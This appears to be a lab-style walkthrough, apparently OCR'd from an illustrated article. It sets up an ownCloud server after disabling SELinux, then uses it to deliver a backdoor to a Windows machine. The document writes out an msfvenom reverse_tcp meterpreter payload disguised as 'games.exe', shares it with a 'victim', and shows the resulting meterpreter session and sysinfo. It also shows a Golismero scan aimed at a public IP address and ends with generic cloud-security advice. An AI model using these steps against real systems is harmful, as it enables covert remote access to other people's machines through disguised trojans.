
Now Type command for disable SELinux -

Setenforce 0


ec2-user@ip-172-31-45-49:~

```
[root@ip-172-31-45-49 ~]# setenforce 0
[root@ip-172-31-45-49 ~]#
```


Open Browser and open url 18.223.149.1/owncloud




Adding User




Fill all details like username and email id.




Now User is Added, and Quota is limited to 2 GB.



Adding Group.



New Group has been added.




Hack Windows Using Metasploit Framework

Creating a backdoor for windows machine using msfvenom command.


```
Msfvenom -p windows/meterpreter/reverse_tcp
lhost=172.21.45.49 lhost=8090 -f exe -o games.exe
```

```
cp game.exe /var/www/html
```

Now uploading this game.exe to Owncloud and share folder to Victim.



Now, Victim has downloaded and going to install game.exe



Now you can see in picture below –

Meterpreter session 1 opened...

```
      =[ metasploit v5.0.30-dev                          ]
+ -- --=[ 1900 exploits - 1069 auxiliary - 329 post       ]
+ -- --=[ 550 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.43.35
lhost => 192.168.43.35
msf5 exploit(multi/handler) > set lport 8090
lport => 8090
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.35:8090
[*] Sending stage (179779 bytes) to 192.168.43.15
[*] Meterpreter session 1 opened (192.168.43.35:8090 -> 192.168.43.15:49221) at 2019-07-08 00:00:40
+0530

meterpreter >
```

Checking the system info of Victim's machine.

```
meterpreter > sysinfo
Computer        : VICTIM-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


Scanning Vulnerabilities

We are going to use Kali Linux tool for vulnerability scan called **GOLISMERO**.


GOLISMERO

It is a vulnerability scanner which complete 5 steps of hacking and also use a lot of third party tool and it tries to brute force.

golismero scan 18.223.149.1



Report



Conclusion

Securing cloud server from being hacked :

Ensure Local Backup

It is the essential precaution that one can take towards cloud data security. Misuse of data is one thing but losing possible data from your end may result in dire consequences.

Avoid Storing Sensitive Information

Many companies refrain from storing personal data on their servers, and there is sensibility behind the decision — saving sensitive becomes a responsibility of the organization. Compromise with such data can lead to gruesome troubles for the firm.

Use Encryption

Encrypting data before uploading it to the cloud is an excellent precaution against threats from unwanted hackers. Use local encryption as an additional layer of security

Apply Reliable Passwords

Utilize discretion and don't make your passwords predictable. Additionally, introduce a two-step verification process to enhance the security level of your data.

Test Your Security

Testing might sound like a minor task, but it can make a significant difference. Testing may include examining your cloud to see how well it is performing in association with its security setup.